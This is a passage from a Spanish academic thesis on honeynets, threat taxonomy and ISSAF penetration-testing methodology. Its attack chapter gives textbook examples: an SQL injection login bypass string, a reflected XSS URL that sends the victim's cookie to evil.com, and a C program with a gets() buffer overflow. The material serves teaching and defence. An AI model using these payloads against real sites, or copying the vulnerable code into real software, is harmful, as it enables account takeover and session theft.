Es un sniffer de paquetes de red. Captura y muestra en tiempo real los paquetes transmitidos por la red a la que está conectado. Los paquetes son almacenados en un fichero de log accesible por *Walleye*, de este modo pueden visualizarse vía *web* [92].

5.6.10. Hflow2

Permite establecer relaciones entre todos los eventos ocurridos en la *honeynet*. Relaciona los eventos registrados por *Snort*, *P0f* y *Sebek*, creando una estructura de datos cruzados, almacenando la información en una base de datos relacional [93].

5.6.11. Sebek

Sebek es una herramienta de captura de datos, diseñada para capturar las actividades de un atacante en un *honeypot* sin que el atacante se percate. Esta utilidad se basa en una arquitectura cliente-servidor. EL cliente se instala en el *honeypot* y envía la información capturada a un servidor, donde se almacenan y analizan los datos [68]. *Sebek* proporciona una solución a los problemas de captura de datos derivados del cifrado de las conexiones por parte de los atacantes. *Sebek* se instala en el sistema como un modulo del kernel, interceptando y registrando la información del atacante cuando se invocan llamadas al sistema, como *read* y *write*. En la Figura 5.9 se puede ver un ejemplo de la arquitectura de red utilizada para esta herramienta.



Figura 5.9: Funcionamiento de Sebek.

Honeywall Roo se utilizará posteriormente para realizar un caso de estudio sobre la utilidad y funcionalidad de *honeynets* de tercera generación.

Capítulo 6

Amenazas y ataques informáticos

Una amenaza es la posibilidad de realizar un daño a un sistema de información que, en un momento dado, podría ocasionar una violación de seguridad (confidencialidad, integridad, disponibilidad o uso legítimo). Los responsables del sistema tienen el deber de establecer una política de seguridad y realizar un análisis de riesgos para identificar las posibles amenazas y contrarrestarlas.
Un ataque se define como un intento de destruir, exponer, alterar, inutilizar, robar, acceder o usar de forma no autorizada de un recurso. También se puede describir como la ejecución de una amenaza.

6.1. Tipos de amenazas

Las amenazas pueden modelarse como actuaciones sobre el flujo de información desde un origen hacia un destino. En la Figura 6.1 se modela el esquema del flujo de información que puede ser afectado por una amenaza.



Figura 6.1: Esquema del flujo de información en una amenaza.

Teniendo en cuenta este modelo, se pueden clasificar las amenazas en cuatro categorías en función del efecto que provocan en el flujo de información [61]:

- **Interrupción**. Es un ataque a la disponibilidad. Un recurso del sistema es destruido o deja de estar disponible. Por ejemplo, corte en una línea de comunicaciones. La Figura 6.2 ilustra el concepto.



Figura 6.2: Ataque de interrupción.

- **Interceptación**. Es un ataque contra la confidencialidad. Una entidad no autorizada consigue acceso a un recurso. Por ejemplo, realizando sniffing en un segmento de red no autorizado para obtener credenciales de terceros. La siguiente figura ilustra el concepto.



Figura 6.3: Ataque de interceptación.

- **Modificación**. Es un ataque contra la integridad. Una tercera entidad consigue acceder a un recurso y además, lo modifica. Un ejemplo es la manipulación del campo de datos de un paquete de red TCP/IP para validarse en un sistema en el que no se tiene acceso autorizado. La Figura 6.4 ilustra este concepto.



Figura 6.4: Ataque de modificación.

- **Fabricación**: Es un ataque contra la autenticidad. Una tercera entidad inserta objetos no autorizados o falsificados en el sistema. Por ejemplo, la inserción de registros falsos en una base de datos. En la siguiente figura se puede ver el esquema de este tipo de ataque.



Figura 6.5: Ataque de fabricación.

6.2. Tipos de ataques

Los ataques se pueden clasificar en función del modo de actuación en activos y pasivos.

- **Ataques activos**. Este tipo de ataques exige algún tipo de manipulación o interacción con el flujo de información transmitido a lo largo de un canal. Los ataques activos se pueden dividir en cuatro grupos:
  - *Suplantación de identidad*. El intruso usa una entidad diferente a la suya con la finalidad de realizar alguna actividad maliciosa. Un ejemplo es la suplantación de la identidad de un perfil en redes sociales, con el fin de realizar algún tipo de ciberacoso.
  - *Reactuación*. El intruso realiza una captura de mensajes legítimos de terceros y, a continuación, los repite para producir un efecto no deseado. Por ejemplo, capturar paquetes de red relacionados con el ingreso de una cantidad de dinero en una cuenta, inyectando estos paquetes de nuevo en la red, lo que podría producir que esa cantidad monetaria se vuelva a ingresar en la cuenta de destino.
  - *Modificación de mensajes*. El intruso realiza una modificación en un mensaje legítimo de un tercero para producir un efecto no autorizado. Un ejemplo seria la modificación del número de cuenta bancaria comunicado a un usuario legítimo para que ingrese una cantidad de dinero en ella.
  - *Degradación del servicio (DoS)*. El o los intrusos impiden que un recurso informático o de comunicaciones sea totalmente accesible por los usuarios legítimos degradando el servicio ofrecido por el recurso.
- **Ataques pasivos**. El intruso no altera la comunicación entre el origen y el destino. Solo escucha y monitoriza el medio de comunicación con el fin de obtener la información que se está transmitiendo. Este tipo de ataque es difícil de detectar, ya que no participa en la comunicación y tampoco altera la información transmitida. Es posible evitar estos ataques mediante sistemas de cifrado de la información. De esta forma, aunque la información sea capturada, no será legible por un usuario ilegítimo.

A continuación se describen algunas de las técnicas más utilizadas para llevar a cabo ataques informáticos.

6.2.1. Inyección de código SQL

Los ataques de inyección de código SQL (*Structured Query Language*) son un tipo específico de ataques por inyección, extensibles a cualquier otro lenguaje de programación. Este ataque consiste en la inserción directa de código en variables especificadas por el usuario que se concatenan con comandos SQL y se ejecutan en un motor de una base de datos. El resultado exitoso de este ataque permite leer información sensible de la base de datos, modificar los registros de la base de datos mediante sentencias SQL (insertar, actualizar, eliminar), ejecutar operaciones de administración sobre la base de datos y, en algunos casos, emitir comandos en el sistema operativo.

El origen de esta vulnerabilidad reside en una incorrecta comprobación o filtrado de las variables utilizadas en un sentencia SQL. Generalmente este ataque se explota a través de páginas webs que realizan consultas a una base de datos remota, donde las consultas se construyen de forma dinámica mediante la interacción de un usuario. Por ejemplo, supongamos

una página de autenticación de usuarios que contiene el siguiente código PHP (*Hypertext Pre-processor*) y variables:

Página de autenticación en PHP

```
<form id="form1" name="form1" method="post" action="login.php">
User: <input type="text" name="user" id="user">
Pass: <input type="password" name="pass" id="pass">
<input type="submit" name="aceptar" value="Log in">
</form>
```

Una vez que el usuario ha introducido su nombre de usuario y contraseña, se generaría la siguiente sentencia SQL:

```
query = "SELECT * FROM T_usuarios WHERE
        nombre = '".$nombreUsuario."' and
        password = '".$passwordUsuario."'";
```

Ahora el usuario malicioso inserta en los campos de usuario y contraseña:

```
' or '1' = '1
```

La sentencia SQL queda modificada estructuralmente debido a los parámetros introducidos, quedando de la siguiente manera:

```
query = "SELECT * FROM T_usuarios WHERE nombre = '' or '1' = '1' and
        password = '' or '1' = '1';
```

La ejecución de esta sentencia en la base de datos devuelve todos los usuarios de la tabla *T_usuarios* si su nombre es igual a *vacío* (") o si *1=1*. Como la segunda condición es verdadera, se obtienen todos los usuarios de la tabla *T_usuarios*. Ocurre lo mismo en el caso de la contraseña.

6.2.2. Cross-Site Scripting (XSS)

Los ataques XSS se basan en la posibilidad de ejecutar código de script, como *JavaScript* o *VBScript*, en páginas o aplicaciones programadas en HTML. Al igual que ocurría con los ataques de inyección SQL, los ataques XSS tienen éxito gracias a una validación incorrecta de los datos de entrada que permite ejecutar el código inyectado. La explotación de vulnerabilidades de tipo XSS permiten al atacante robar información sensible del usuario, secuestrar sesiones de usuario o comprometer el navegador, entre muchas otras posibilidades. Las vulnerabilidades de XSS pueden presentarse en dos tipos:

- **Directa/Persistente**. El código es almacenado permanentemente en el servidor destino, por ejemplo, en una base de datos, en un mensaje de un foro, campos de comentarios, etc. Cuando la víctima solicita el contenido HTML, el código malicioso también se descarga y se ejecuta en el equipo de la víctima.
- **Indirecta/Reflejado**. Consiste en modificar valores que la aplicación web utiliza para pasar variables entre dos páginas, sin usar sesiones. Por ejemplo, cuando se produce un error y se genera un mensaje, resultados de búsquedas, o cualquier otro tipo de solicitudes que interaccionen con el servidor. Supongamos que un atacante encuentra una web susceptible a ataques XSS mediante la inyección de código en un cuadro de búsqueda. La URL se transforma a la siguiente dirección:

```
http://trusted.com/search?keyword=<script>
        document.images[0].src="http://evil.com/steal?cookie=" +
        document.cookie;</script>
```

Si la aplicación no filtra la cadena de búsqueda eliminado los caracteres especiales y etiquetas del lenguaje de script, el código malicioso será ejecutado, enviando automáticamente el contenido de la *cookie* de la víctima al servidor *evil.com*. Una vez que el atacante tiene la *cookie*, puede suplantar al usuario legítimo.

6.2.3. Desbordamiento de búfer

Es un error de *software* que tiene lugar cuando se copia una cantidad de datos sobre un área que no es lo suficientemente grande para contenerlos, sobrescribiendo otras zonas de memoria. Sobrescribir zonas de memoria puede ocasionar resultados impredecibles. Bajo ciertas condiciones, un atacante puede aprovecharse de esta vulnerabilidad para conseguir un acceso o control del sistema. El siguiente programa contiene una vulnerabilidad de desbordamiento de búfer:

Página de autenticación en PHP

```
#include <stdio.h>
int main(int argc, char **argv)
{
  char buf[8]; // buffer con capacidad de 8 caracteres
  printf("Introduzca una cadena (8 caracteres maximo): ");
  gets(buf); // Lee de teclado los caracteres
  printf("%s\n", buf); // imprime el contenido del buffer
  return 0; // fin del programa
  }
```

Si se ejecuta el programa y se introduce una cadena inferior a 8 caracteres el programa finaliza de forma correcta:

```
$ ./programa_ejemplo
Introduzca una cadena (8 caracteres maximo): 123456
123456
```

Si por el contrario se introducen más de 8 caracteres, el programa finaliza con error:

```
$ ./programa_ejemplo
Introduzca una cadena (8 caracteres maximo): 12345678910
12345678910
Segmentation fault
```

El desbordamiento de búfer es posible debido a que la función *gets()* no comprueba el tamaño de la cadena leída y la copia en el búfer. Como la cadena excede del tamaño del búfer, se produce un desbordamiento sobrescribiendo la memoria y generando un error de la aplicación.

6.2.4. Negación de servicio (DoS)

Es un ataque a un sistema o red que tiene como objetivo la degradación o interrupción de un servicio o recurso. Como consecuencia, el sistema o red no puede servir las peticiones

realizadas por los usuarios legítimos. Existen varios tipos de ataques *DoS* y técnicas para conseguir la interrupción total o parcial del servicio. El ejemplo más básico consiste en generar una gran cantidad de peticiones desde un host, lo cual satura el servicio y provoca la perdida de conectividad de la red por un alto consumo del ancho de banda. Otras formas de realizar un ataque *DoS* son:

- Consumo de recursos del sistema, como ancho de banda, ram o cpu.
- Alteración de la información de configuración de aplicaciones o de dispositivos *hardware*.
- Alteración del estado de las conexiones TCP (*reset*, *zero window*).
- Interrupción de los dispositivos físicos de red.
- Interrupción de los medios que conectan a la víctima con el servicio.

En función de las técnicas empleadas para realizar ataques *DoS*, existe varios tipos de ataques de este tipo [55]:

- *SYN Flood*.
- *ICMP Flood*.
- *Smurf*.
- *Connection Flood*.
- *Buffer Overflow*
- *DNS Amplification*.
- *Slowloris*.
- *UDP Flood*

6.2.5. Sniffing

Es un ataque que, utilizando una aplicación o dispositivos especializados, permiten capturar la información que está siendo transmitida en un segmento de red. El objetivo de realizar un ataque de *sniffing* es obtener información sensible, tal como usuarios y contraseñas, correos electrónicos, ficheros transmitidos, etc. Existen muchos protocolos que no cifran los datos transmitidos, lo que los hace propensos a este tipo de ataques. Algunos protocolos que no incluyen cifrado de los datos son:

- **HTTP**. *Hypertext Transfer Protocol*.
- **SMTP**. *Simple Mail Transfer Protocol*.
- **NNTP**. *Network News Transport Protocol*.
- **POP**. *Post Office Protocol*.
- **FTP**. *File Transfer Protocol*.
- **IMAP**. *Internet Message Access Protocol*.

6.2.6. Spoofing

Spoofing es un ataque o conjunto de técnicas orientadas a realizar acciones de suplantación de identidad con fines maliciosos. El atacante utiliza una dirección de origen falsificada para enviar paquetes a la red. Esta técnica puede ser empleada como complemento para realizar otros tipos de ataques. Los ataques de *spoofing* se pueden clasificar dependiendo del protocolo o tecnología del ataque, por ejemplo:

- **IP Spoofing**. Se sustituye la dirección IP de origen de un paquete TCP/IP (ICMP,

UDP o TCP) por la dirección que se desea suplantar.
- **ARP Spoofing**. Se construyen tramas de solicitud y respuesta ARP modificadas con el fin de falsificar la tabla ARP de una víctima.
- **DNS Spoofing**. Se falsifica la relación nombre de dominio y dirección IP de una consulta de resolución de nombre.

6.2.7. Malware

El *malware* es un tipo de *software* cuyo objetivo es infiltrarse o dañar un sistema de información sin el consentimiento de su propietario. El éxito del *malware* en la infección de los sistemas de información es posible gracias a las vulnerabilidades de las que se aprovechan para expandirse, como *bugs* del *software*, errores de los usuarios, debilidades de los protocolos de *Internet*, etc.
El *malware* es un término genérico que engloba a una gran variedad de aplicaciones maliciosas. Estas son clasificadas según el funcionamiento u objetivo para el que han sido desarrolladas. Ejemplos de *malware* son:
- **Virus**. Tiene por objetivo alterar el funcionamiento normal de un sistema de información sin el consentimiento o conocimiento del propietario. Generalmente destruyen o corrompen los datos almacenados en el sistema. Los *virus* se propagan a través de un *software* infectado, pero no pueden reproducirse.
- **Gusanos**. Su característica principal es la capacidad de replicarse a sí mismo y de propagarse a otros sistemas. La propagación la realizan a través de una red, enviando copias de sí mismos a otros sistemas. Pueden generar cientos de copias, lo que puede provocar un colapso de los recursos de red del sistema e influir negativamente en la capacidad de procesamiento del mismo. Provoca que las tareas y aplicaciones del sistema no puedan ejecutarse correctamente.
- **Troyanos**. Es un *software* que permite la administración remota de un sistema de forma oculta y sin consentimiento de su propietario. La forma más común de infección se realiza mediante la ejecución de un *software* malicioso por la víctima. Este *software* intenta aparentar un programa legítimo para conseguir que la víctima lo ejecute, pero esconde un troyano en su interior que infectará el sistema. Existen muchos tipos de troyanos, como *backdoors*, *droppers*, *downloaders*, *rootkits*, etc.
- **Spyware**. Son aplicaciones que recopilan información sobre las actividades realizadas por una víctima. La información es distribuida a agencias de seguridad u otras organizaciones interesadas a cambio de un beneficio. Este tipo de *malware* generalmente accede al sistema víctima a través de páginas webs que incitan a la instalación de complementos en el navegador, tal como barras de herramientas o reproductores de video, aunque también pueden infectar al equipo instalándose a través de algún tipo de *troyano*.

6.2.8. Ingeniería social

Este ataque consiste en utilizar técnicas o habilidades sociales contra terceras personas para obtener información confidencial o de utilidad. Por ejemplo, un atacante puede usar el teléfono o Internet para engañar a las víctimas, haciéndose pasar por el empleado de su

banco para conseguir el número de la tarjeta de crédito y poder usarla con fines fraudulentos.

En la tabla 6.1 se puede observar la clasificación de los ataques anteriormente descritos en función del tipo de ataque y del tipo de amenaza.

Ataque	**Tipo de Amenaza**				**Tipo de Ataque**				
					Activo				Pasivo
	Interrupción	*Interceptación*	*Modificación*	*Fabricación*	*Suplantación*	*Reactuación*	*Modificación*	*Degradación*	*Pasivo*
Inyección SQL			X				X		
XSS			X				X		
D. de búfer	X							X	
DoS	X							X	
Sniffing		X							X
Spoofing				X	X				
Malware	X	X	X			X	X	X	
I. social				X	X				

Tabla 6.1: Clasificación de ataques.

Capítulo 7

Metodología de un test de intrusión

Un test de intrusión o *pentest*, permite evaluar el nivel de seguridad de un sistema de información, determinando el grado de acceso que tendría un atacante con intenciones maliciosas. El test de intrusión proporciona sobre la fiabilidad y protección de los sistemas de información gracias a la evaluación que realiza sobre el nivel de seguridad.
Esta evaluación expone posibles vulnerabilidades y las consecuencias de un acceso ilegal al sistema de información. Una vez finalizada esta evaluación, se proponen e implantan soluciones a los problemas de seguridad detectados.
De esta forma, un test de intrusión ayuda a mejorar la seguridad de un sistema de información y minimizar los riesgos de un posible ataque o intrusión en el sistema.
Existen varias metodologías para realizar un test de intrusión de forma organizada y que ayudan a realizar un informe posterior del *pentest*. Algunas de estas metodologías son:

- **ISSAF**. *Information Systems Security Assessment Framework*. Metodología desarrollada por OISSG (*Open Information Systems Security Group*). Tiene como objetivo proporcionar un punto de referencia para los profesionales de la seguridad que intervienen en las evaluaciones de seguridad de sistemas de información. Además, esta metodología aborda tanto las cuestiones prácticas de un test de intrusión como el marco teórico y la generación de informes [62].
- **OSSTMM**. *Open Source Security Testing Methodology Manual*. Es una metodología para la realización de pruebas de seguridad desarrollada por ISECOM (*Institute for Security and Open Methodologies*). Aporta casos de estudio que se clasifican en cinco secciones que comprenden los siguientes campos: control de la información, nivel de sensibilización del personal con la seguridad, control sobre el fraude e ingeniería social, redes informáticas y de comunicaciones, dispositivos *wireless*, dispositivos móviles, controles de acceso de seguridad física, seguridad en los procesos y ubicaciones físicas [42].

A continuación se van a describir los pasos de evaluación para realizar el test de intrusión siguiendo la metodología ISSAF. Estos pasos servirán de apoyo para la evaluación de seguridad de la *honeynet* que se realizará más adelante. La Figura 7.1 representa los puntos seguidos para realizar el test de intrusión descrito.



Figura 7.1: Metodología del test de intrusión ISSAF.

7.1. Recopilación de información

En esta primera fase del test de intrusión se procede a recopilar toda la información posible sobre el objetivo (persona o compañía). Para esta tarea se hace uso de todas las herramientas y métodos disponibles, algunos ejemplos son:

- Consultas DNS y *Whois*.
- Motores de búsqueda (*Google*, *Bing*).
- Listas de *e-mails*.
- Grupos de noticias.
- Etc.

Toda la información que pueda ser obtenida tiene valor, por ejemplo, documentos de la compañía, folletos, tarjetas de visita, anuncios en periódicos, etc.
Es importante centrarse en los puntos más vulnerables donde se pueda obtener más información, ya que el tiempo suele ser una variable restrictiva. La experiencia de los profesionales de seguridad que realizan tests de intrusión, también llamados *pentesters*, es de vital importancia para obtener información precisa y de valor.

7.2. Mapeo de la red

El siguiente paso es hacer un *footprinting* de la red y sus recursos. La información obtenida anteriormente puede ayudar a crear un mapa de red del objetivo. Existe gran cantidad de herramientas que facilitan y ayudan a descubrir los hosts, recursos y las redes objetivo. Los aspectos a cubrir en la exploración de la red son:

- Encontrar hosts activos.
- Escanear servicios y puertos.

- Mapeo de dispositivos perimetrales como *firewalls* y *routers*.
- Identificar servicios críticos.
- *Fingerprinting* de los sistemas operativos.
- Identificación de recursos mediante MIB (*Management Information Base*) hasta la versión 2 de SNMP, ya que la versión 3 utiliza cifrado.
- *Fingerprinting* de servicios de red.

El mapeo de la red ayuda al *pentester* a afinar la información obtenida anteriormente y, a confirmar o descartar hipótesis surgidas sobre el destino.

7.3. Identificación de vulnerabilidades

En este punto, el *pentester* tiene que realizar actividades para descubrir o identificar posibles vulnerabilidades que puedan ser explotadas. Ejemplos de estas actividades son:

- Identificar servicios vulnerables a través de los mensajes de bienvenida mostrados.
- Realizar escaneos para buscar vulnerabilidades publicadas en las bases de datos de los CERTs y CVE.
- Verificar los falsos positivos y negativos de las posibles vulnerabilidades, por ejemplo, comparándolas con los resultados de otros sistemas en los que se tenga un resultado fiable.
- Enumerar las vulnerabilidades descubiertas.
- Estimar el impacto de las vulnerabilidades encontradas.
- Establecer vectores de ataque y escenarios para explotar las vulnerabilidades.

7.4. Explotación de vulnerabilidades

Una vez conocidas las vulnerabilidades, el *pentester* intenta conseguir acceso no autorizado y obtener el máximo nivel de privilegios en el sistema objetivo. El proceso puede realizarse en los siguientes pasos:

- *Encontrar las herramientas a utilizar*. Las herramientas pueden estar disponibles en un repositorio propiedad del *pentester* o en repositorios de acceso público. Es importante probar con anterioridad las herramientas en un entorno aislado. De esta forma se puede comprobar su eficacia, los resultados esperados y las posibles consecuencias de su ejecución en un sistema.
- *Desarrollar herramientas/scripts*. En ocasiones será necesario desarrollar herramientas y scripts para realizar alguna actividad en particular.
- *Probar las herramientas*. Personalizar las herramientas y realizar pruebas en un entorno aislado para comprobar el alcance y efectividad de las mismas.
- *Utilizar las herramientas contra el objetivo*. Se ejecutan las herramientas contra el destino para conseguir acceso no autorizado en el sistema.
- *Verificar las vulnerabilidades*. Tras probar las herramientas sobre las vulnerabilidades, se debe verificar que dichas vulnerabilidades son realmente explotables.
- *Documentar los hallazgos*. Se tienen que documentar los pasos seguidos en el proceso con todo detalle, incluyendo los vectores de ataque descubiertos, vulnerabilidades encontradas y el riesgo o alcance de los daños en caso de ser explotadas.

7.5. Acceso y escalada de privilegios

En esta sección, las actividades del *pentester* permiten confirmar y documentar posibles intrusiones, como la propagación y éxito de ataques automatizados en el sistema.
Lograr acceder al sistema con un bajo nivel de privilegios es posible, por ejemplo, obteniendo acceso a cuentas sin privilegios mediante diferentes técnicas:

- Uso de diccionarios y técnicas de fuerza bruta para conseguir parejas de usuario y contraseñas.
- Descubrimiento de contraseñas en blanco o por defecto.
- Configuraciones de fábrica de los recursos.

Cuando se accede al sistema y los privilegios obtenidos son mínimos, se intenta conseguir privilegios de administrador para poder comprometer por completo el sistema. En esta situación, se realiza un nuevo análisis de vulnerabilidades locales con el fin de aumentar los privilegios.
Las conclusiones a las que se pueden llegar en este punto generan una visión más global del nivel de seguridad de la organización que está siendo analizada.

7.6. Enumeración adicional de recursos e información

Una vez que el *pentester* ha conseguido acceder al sistema, puede realizar otras actividades para conseguir más información desde dentro del sistema, por ejemplo:

- Obtener ficheros de contraseñas.
- Analizar y capturar el tráfico de red mediante técnicas de *sniffing*.
- Obtener información de correos electrónicos.
- Identificar rutas de red y subredes para crear un mapa de red más acertado.
- Realizar todos los pasos anteriores de la metodología para evaluar los nuevos sistemas descubiertos y, una nueva evaluación de los que ya se tenía conocimiento.

7.7. Comprometer ubicaciones y usuarios remotos

Las comunicaciones entre usuarios y ubicaciones remotas de una organización deben tener mecanismos de autenticación y cifrado, por ejemplo, mediante la tecnología VPN (*Virtual Private Network*). Esta capa de seguridad sobre las comunicaciones evita que la información transmitida sea comprometida de alguna forma.
En el supuesto de que el *pentester* consiga acceder a una ubicación remota, por ejemplo, a través de una conexión VPN o SSH a otro servidor, debe volver a realizar los pasos anteriores de la metodología del test de intrusión.

7.8. Mantener el acceso abierto

El uso de canales ocultos, *backdoors* o *rootkits*, generalmente no forman parte de un test de intrusión. Esto es debido al riesgo que conlleva que alguna de estas herramientas continúe activa una vez finalizado el test de intrusión. Aún así, pueden proponerse como prueba de

concepto sobre los riesgos derivados de tener acceso al sistema de forma permanente.

7.9. Ocultar las huellas

Las actividades de esta sección no tienen un valor añadido al proceso, así que solo sirve como referencia a las actividades que un intruso puede realizar para ocultar sus huellas en el sistema.

- *Ocultar ficheros.* Es crucial para un intruso ocultar las herramientas que ha descargado en el sistema con fines maliciosos, así como documentación recopilada que desee mantener oculta.
- *Limpiar los logs.* En los ficheros de logs se registran todas las actividades y eventos que han tenido lugar en el sistema, incluyendo ciertas actividades llevadas a cabo por el intruso. Eliminar o limpiar el contenido de los logs es una actividad muy común para eliminar cualquier rastro de actividad sospechosa.
- *Eludir la comprobación de integridad.* A veces es difícil realizar cualquier actividad en el sistema sin que esta sea descubierta, sobre todo si se encuentra en funcionamiento alguna herramienta de comprobación de integridad como *Tripwire* [87]. En ocasiones, la incorrecta configuración de estas herramientas permite al intruso realizar modificaciones en ellas para evitar que sus actividades sean alertadas.
- *Deshabilitar sistemas antivirus.* Si el sistema cuenta con algún sistema antivirus, lo normal es que el atacante intente deshabilitarlo para que no influya en las actividades maliciosas que realice.
- *Instalación de rootkits.* Algunos *rootkits* cuentan con funciones de encubrimiento de las actividades realizadas por el intruso, como el vaciado automático de logs.

Capítulo 8

Desplegando una arquitectura honeynet

En este capitulo se describen los componentes y la arquitectura de una *honeynet* virtual autocontenida (ver Figura 5.3) que ha sido implementada. El caso de estudio se centra en la utilidad práctica y los beneficios que una *honeynet* aporta en la detección y análisis de intrusiones en los sistemas de una red de *honeypots*.
En esta sección y en las posteriores, se documenta el proceso de configuración del *honeypot* y de la distribución *Honeywall Roo* (Sección 5.6), incluyendo las herramientas instaladas y la configuración de la red.
Una vez que la *honeynet* este desplegada, se procederá a lanzar un ataque desde una máquina externa hacia el honeypot, con la intención de obtener un acceso privilegiado al sistema. Posteriormente, se realizará un análisis de la información recolectada en la *honeynet* con el fin de poder obtener una traza completa del ataque, evaluando de esta forma el cometido de la *honeynet*.

En la Figura 8.1 está representada la arquitectura escogida para la implementación de la *honeynet* en la que está basado el estudio.



Figura 8.1: Arquitectura honeynet del caso de estudio.

8.1. Sistema de virtualización

La *honeynet* virtual autocontenida requiere de herramientas de virtualización para poder ser implementada. La tecnología utilizada para tal fin ha sido *VMware Workstation 9*. Es el mismo software que se utilizo en la Sección 4.1 para crear un entorno virtualizado donde llevar a cabo el análisis de algunos *honeypots*.
